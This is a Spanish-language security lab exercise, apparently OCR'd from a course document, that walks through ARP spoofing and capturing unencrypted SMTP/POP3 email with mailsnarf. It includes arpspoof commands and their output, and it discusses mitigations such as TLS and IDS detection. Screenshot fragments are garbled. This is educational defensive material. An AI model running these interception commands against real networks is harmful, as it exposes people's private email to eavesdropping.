Transmission Control Protocol, Src Port: 40438, Ds
Transport Layer Security
0000 00 a0 26
0010 02 4c c4
0020 39 4b 9d
0030 00 8b 2a
0040 b5 38 17
0050 67 94 50
0060 83 d2 01
0070 15 ab 0d
0080 2e 3d cb
0090 7a 66 2a
00a0 2a e6 2c
00b0 37 a6 01
00c0 d7 b8 ae
00d0 78 51 4f


kali@kali: ~
Session Acciones Editar Vista Ayuda
(kali㉿kali)-[~]
$ ping -c 10 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=59 time=1.62 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=59 time=0.751 ms
— 192.168.0.1 ping statistics —
10 packets transmitted, 2 received, 80% packet loss, time 9167ms
rtt min/avg/max/mdev = 0.751/1.185/1.620/0.434 ms
(kali㉿kali)-[~]
$


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp and (ip.src == 192.168.0.92 and ip.dst == 192.168.0.1)
No. Time Source Destination Protocol Length Info
987 44.589823059 192.168.0.92 192.168.0.1 ICMP 98 Echo (ping) request
998 45.613093539 192.168.0.92 192.168.0.1 ICMP 98 Echo (ping) request
1005 46.637608607 192.168.0.92 192.168.0.1 ICMP 98 Echo (ping) request
1010 47.661658194 192.168.0.92 192.168.0.1 ICMP 98 Echo (ping) request
1016 48.685505661 192.168.0.92 192.168.0.1 ICMP 98 Echo (ping) request
1029 49.709811775 192.168.0.92 192.168.0.1 ICMP 98 Echo (ping) request
1035 50.733072898 192.168.0.92 192.168.0.1 ICMP 98 Echo (ping) request
1044 51.757062185 192.168.0.92 192.168.0.1 ICMP 98 Echo (ping) request
Frame 987: Packet, 98 bytes on wire (784 bits), 98
Ethernet II, Src: PCSSystemtec_82:bb:a8 (08:00:27:
Internet Protocol Version 4, Src: 192.168.0.92, Ds
Internet Control Message Protocol
0000 08 00 27 44 ac a5 08 00 27 82 bb a8 08 00 45
0010 00 54 4b 83 40 00 40 01 6d 78 c0 a8 00 5c c0
0020 00 01 08 00 32 c8 00 01 00 03 90 35 20 69 00
0030 00 00 54 c2 01 00 00 00 00 00 10 11 12 13 14
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34
0060 36 37
wireshark_eth0CGRKG3.pcapng
Packets: 1148 · Displayed: 8 (0.7%)
Profile: Default

Ejercicio 11: Intercepción de correos electrónicos con mailsnarf

Herramienta: mailsnarf (suite dsniff)
Objetivo: Comprobar la posibilidad de capturar el contenido de correos electrónicos enviados o recibidos sin cifrado usando *mailsnarf*. Esta herramienta escucha el tráfico en protocolos de correo (SMTP, POP3, IMAP) en texto claro y extrae los mensajes completos. El objetivo es demostrar la **exposición de información sensible** (contenido de emails, adjuntos) cuando no se usa cifrado en el correo (ej. SMTP sin TLS, POP3 sin SSL).

Instrucciones:

1. Prepare el entorno de MitM como en ejercicios previos para poder sniffar el tráfico entre un cliente de correo y su servidor (por ejemplo, ARP spoofing entre una estación de trabajo y el servidor de correo de la organización, en el lab use un servidor de correo de prueba). O bien, configurar la máquina atacante como gateway/bridge de la víctima de correo.
2. En la máquina Atacante, ejecute mailsnarf -i eth0. Esto hará que espere en la interfaz designada y cada vez que detecte tráfico SMTP (25), POP3 (110) o IMAP (143) *no cifrado* con contenido de correo, lo irá imprimiendo o guardando. Por defecto, mailsnarf muestra cada email atrapado con cabeceras y cuerpo en texto.
3. Genere tráfico de email desde la víctima:
    - **Para SMTP (envío):** Configure en la víctima un cliente de correo (Outlook, Thunderbird) con un servidor SMTP *sin TLS* (por ej., puerto 25, sin STARTTLS) y envíe un correo de prueba (preferiblemente dentro del lab para no depender de internet). Por ejemplo, un correo "Hola, este es un email de prueba" enviado desde A a B.
    - **Para POP3/IMAP (recepción):** De igual manera, configure la cuenta en el cliente pero sin SSL en POP3 (110) o IMAP (143), y haga que recupere los correos (por ejemplo, pulsar "Send/Receive").
    - Alternativamente, se puede usar telnet manual: desde la víctima telnet mailserver 110 y hacer diálogo POP3: USER, PASS, RETR 1 para recuperar un mail. O en SMTP telnet mailserver 25 y escribir un correo con comandos SMTP (HELO, MAIL FROM, etc., aunque es más laborioso).
    - Lo importante es que haya un correo completo transitando.
4. Observe la salida de mailsnarf en el atacante. Debería capturar el texto del correo. Por ejemplo, para SMTP envíos, a partir del comando DATA hasta el . final, mailsnarf interceptará todo: debería ver las cabeceras (From, To, Subject) y el cuerpo del mensaje impreso en su terminal. Para POP3/IMAP recepciones, similar: mailsnarf presentará el contenido del email que pasó por la red hacia el cliente.
5. En el caso de adjuntos, mailsnarf no los guarda como archivos separados, pero vería el texto base64 posiblemente. Sin embargo, el ejercicio se enfoca en demostrar que *todo el correo*, incluso cuerpo y asunto, fueron visibles.
6. Una vez confirmada la captura (mailsnarf mostrará quizá el mensaje con una línea "*Caught POP3 email*" o "*SMTP*" etc.), detenga mailsnarf.
7. (Opcional) Si se quiere guardar los emails en archivos, mailsnarf tiene opciones para volcar cada mensaje a un archivo .mbox en disco en lugar de stdout. Pero para la demo, stdout es suficiente.

Comandos necesarios:
En Atacante:

mailsnarf -i eth0 # Escuchar en eth0 correos en protocolos sin cifrar

En Víctima (por ejemplo usando netcat/telnet para demostrar SMTP):

telnet 192.168.1.60 25

HELO victima.com

MAIL FROM:<alice@victima.com>

RCPT TO:<bob@victima.com>

DATA

From: alice@victima.com

To: bob@victima.com

Subject: Prueba

Hola Bob, este es un correo de prueba.

.

QUIT

(Lo anterior envía un correo muy básico. En la práctica, un cliente de correo haría esto automáticamente.)

Riesgos asociados y mitigación:

- **Riesgo:** Correos electrónicos enviados sin cifrado (SMTP sin STARTTLS) o recuperados sin cifrado (POP3/IMAP sin SSL) pueden ser **leídos íntegramente por un atacante** en la misma red. Esto expone contenido confidencial, anexos privados, etc., violando completamente la privacidad. Además, credenciales de correo también van en POP3/IMAP en claro (ya cubierto por dsniff antes).
  Mitigación: Habilitar cifrado TLS en todos los servicios de correo. Usar SMTPS / SMTP STARTTLS para envío (hoy estándar), e **IMAPS/POP3S** para lectura. De este modo, aunque un atacante intercepte el tráfico, estará cifrado y no podrá leer los correos. También emplear protocolos modernos de autenticación (OAuth, etc.) en lugar de plaintext, pero lo principal es TLS. Adicionalmente, segmentar la red de servidores de correo y clientes o usar VPN para oficinas remotas evita tráfico de correo en texto plano por la red local. Pero realmente, hoy en día la **encriptación de capa transporte** es la solución esperada.

Resultados esperados:

- En la pantalla de mailsnarf, se debería ver el contenido de al menos un correo. Por ejemplo:
- 07/11/2025 12:34:56 SMTP 192.168.1.50 -> 192.168.1.60
- From: alice@victima.com
- To: bob@victima.com
- Subject: Prueba
- Date: Wed, 11 Jul 2025 12:34:50 +0200
- Hola Bob, este es un correo de prueba.

mailsnarf puede no mostrar cabeceras *Received* generadas, pero el principal cuerpo y campos principales estarán.

- Si se capturó via POP3, vería similar, quizás con la línea "Caught POP3 email from <server>" y luego el mismo contenido.
- En definitiva, **el atacante leyó el correo tal cual**. Si había información sensible (contraseñas, números, detalles internos), él lo tiene.
- El usuario víctima y los servidores no notan nada extraño, salvo que su correo no estaba protegido. Todo funciona normal. Solo que fue espiado.
- Si se envió varios correos, mailsnarf listaría uno tras otro.

Solución guiada:
El alumno habrá presenciado cómo un atacante en la red puede **leer comunicaciones de email sin necesidad de comprometer ninguna cuenta**, simplemente mediante sniffing avanzado. Esto subraya la importancia de la confidencialidad en el correo electrónico. Mucha gente piensa en proteger la cuenta (contraseña), pero aquí vimos que incluso con la contraseña segura, si la transmisión no va cifrada, el atacante puede leer el mensaje en tránsito.

Afortunadamente, a fecha de hoy la mayoría de clientes y servidores de correo soportan y suelen forzar TLS. Por ejemplo, Gmail, Outlook 365, etc., siempre usan SMTP STARTTLS y POP/IMAP sobre SSL. Sin embargo, en entornos corporativos o antiguos, a veces quedan servicios de correo internos sin cifrar (o cifrado mal configurado). La auditoría debe detectar si algún servidor permite comunicaciones no cifradas y corregirlo.

El riesgo no es solo teórico: mailsnarf nos mostró un correo; imagínese que era un correo de finanzas con números de tarjeta, o de legal con anexos confidenciales. Todo eso habría quedado expuesto. Además, la **integridad** también puede afectarse: un atacante en MitM podría incluso modificar el correo antes de reenviarlo (no con mailsnarf, pero con herramientas manuales) y ni emisor ni receptor lo sabrían fácilmente (a menos que firmen los correos con PGP, lo cual es poco común).

Mitigaciones: **SMTP STARTTLS** significa que el cliente y servidor negocian cifrado en el puerto 25 mismo; los admin deben asegurarse de que está habilitado y preferido. Algunos servidores incluso rechazan entrega si el receptor no soporta TLS (MTA-STS, etc.). Y a nivel cliente, configurar siempre IMAP/POP con SSL (993/995) y SMTP con TLS. De hecho, muchas guías de TI prohíben configuraciones inseguras.


También es importante la detección: un IDS podría detectar cadenas de texto típicas de correo (como "Subject:" en texto claro en el puerto 25), lo que indicaría que alguien envía correos sin cifrar. Eso debería generar alertas para administradores hoy en día.

El alumno con esto completa la visión de *sniffing*: no solo credenciales y archivos, sino también **comunicaciones enteras**. E-mail es solo un ejemplo; por analogía, cualquier protocolo de aplicación (HTTP, FTP, TELNET) sin cifrar sufre lo mismo. La regla dorada es: **cifrar todo**. Este ejercicio en particular suele causar impacto porque se ven mensajes personales/profesionales expuestos, algo que todos entienden.


En el reporte, se aconsejaría explícitamente: *"Configurar los servidores de correo para requerir TLS en todas las conexiones cliente-servidor y servidor-servidor. Deshabilitar los puertos/pop3/imap sin cifrado. Educar a los usuarios para no enviar información sensible por correo electrónico sin cifrado de extremo a extremo (PGP) a menos que confíen en la seguridad de la red, ya que aun con TLS un atacante con control de servidores podría leer, pero eso es otra capa).*


Así, el alumno ve cómo los diferentes hilos de sniffing convergen: ARP spoof -> mailsnarf => **compromiso total de la privacidad del correo en la red local**. La imagen global de los ejercicios 5,6,7,8,9,11 es que un intruso en la red local puede, sin romper contraseñas, recolectar gran cantidad de datos sensibles si no se emplean medidas de seguridad básicas de cifrado.

Atacante … 192.168.0.7




- Terminal 1



kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1
(kali㉿kali)-[~]
$


Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.0.92 192.168.0.1
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at 8:0:27:44:ac:a5

- **Terminal 2**


Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.0.1 192.168.0.92
[sudo] password for kali:
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-at 8:0:27:44:ac:a5

-Terminal 3


(kali㉿kali)-[~]
$ sudo mailsnarf -i eth0
[sudo] password for kali:
mailsnarf: listening on eth0

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install postfix -y
The following packages were automatically installed and are no longe
r required:
  gir1.2-girepository-2.0  libsqlcipher1
  libarmadillo14           libwireshark18
  libdisplay-info2         libwiretap15
  libgdal37                libwsutil16
  libgeos3.14.0            python3-proton-vpn-lib
  libgirepository-1.0-1    python3-xlutils
  libinstpatch-1.0-2       python3-xlwt
  libobjc-14-dev
Use 'sudo apt autoremove' to remove them.

Installing:
  postfix

Installing dependencies:
  libtlsrpt0


Suggested packages:
  postfix-cdb               postfix-mongodb  procmail
```


```
┌──(kali㉿kali)-[~]
└─$ sudo mailsnarf -i eth0
[sudo] password for kali:
mailsnarf: listening on eth0
```

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.0.92 25
Trying 192.168.0.92 ...
telnet: Unable to connect to remote host: No route to host

┌──(kali㉿kali)-[~]
└─$
```

- **maquina victima:**


kali@kali: ~
Session Acciones Editar Vista Ayuda
Configuración de paquetes
Postfix Configuration
General mail configuration type:
Sin configuración
Sitio de Internet
Internet con «smarthost»
Sistema satélite
Sólo correo local
<Aceptar>
<Cancelar>


Postfix Configuration
The 'mail name' is the domain name used to 'qualify' _ALL_ mail addresses without a domain name. This includes mail to and from <root>: please do not make your machine send out mail from root@example.org unless root@example.org has told you to.
This name will also be used by other programs. It should be the single, fully qualified domain name (FQDN).
Thus, if a mail address on the local host is foo@example.org, the correct value for this option would be example.org.
System mail name:
kali
<Aceptar>
<Cancelar>

```
setting mynetworks: 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
clearing mailbox_command
setting mailbox_size_limit: 0
setting recipient_delimiter: +
setting inet_interfaces: all
setting inet_protocols: all
/etc/aliases does not exist, creating it.
WARNING: /etc/aliases exists, but does not have a root alias.

Postfix (main.cf) is now set up with a default configuration.  If you need to
make changes, edit /etc/postfix/main.cf (and others) as needed.  To view
Postfix configuration values, see postconf(1).

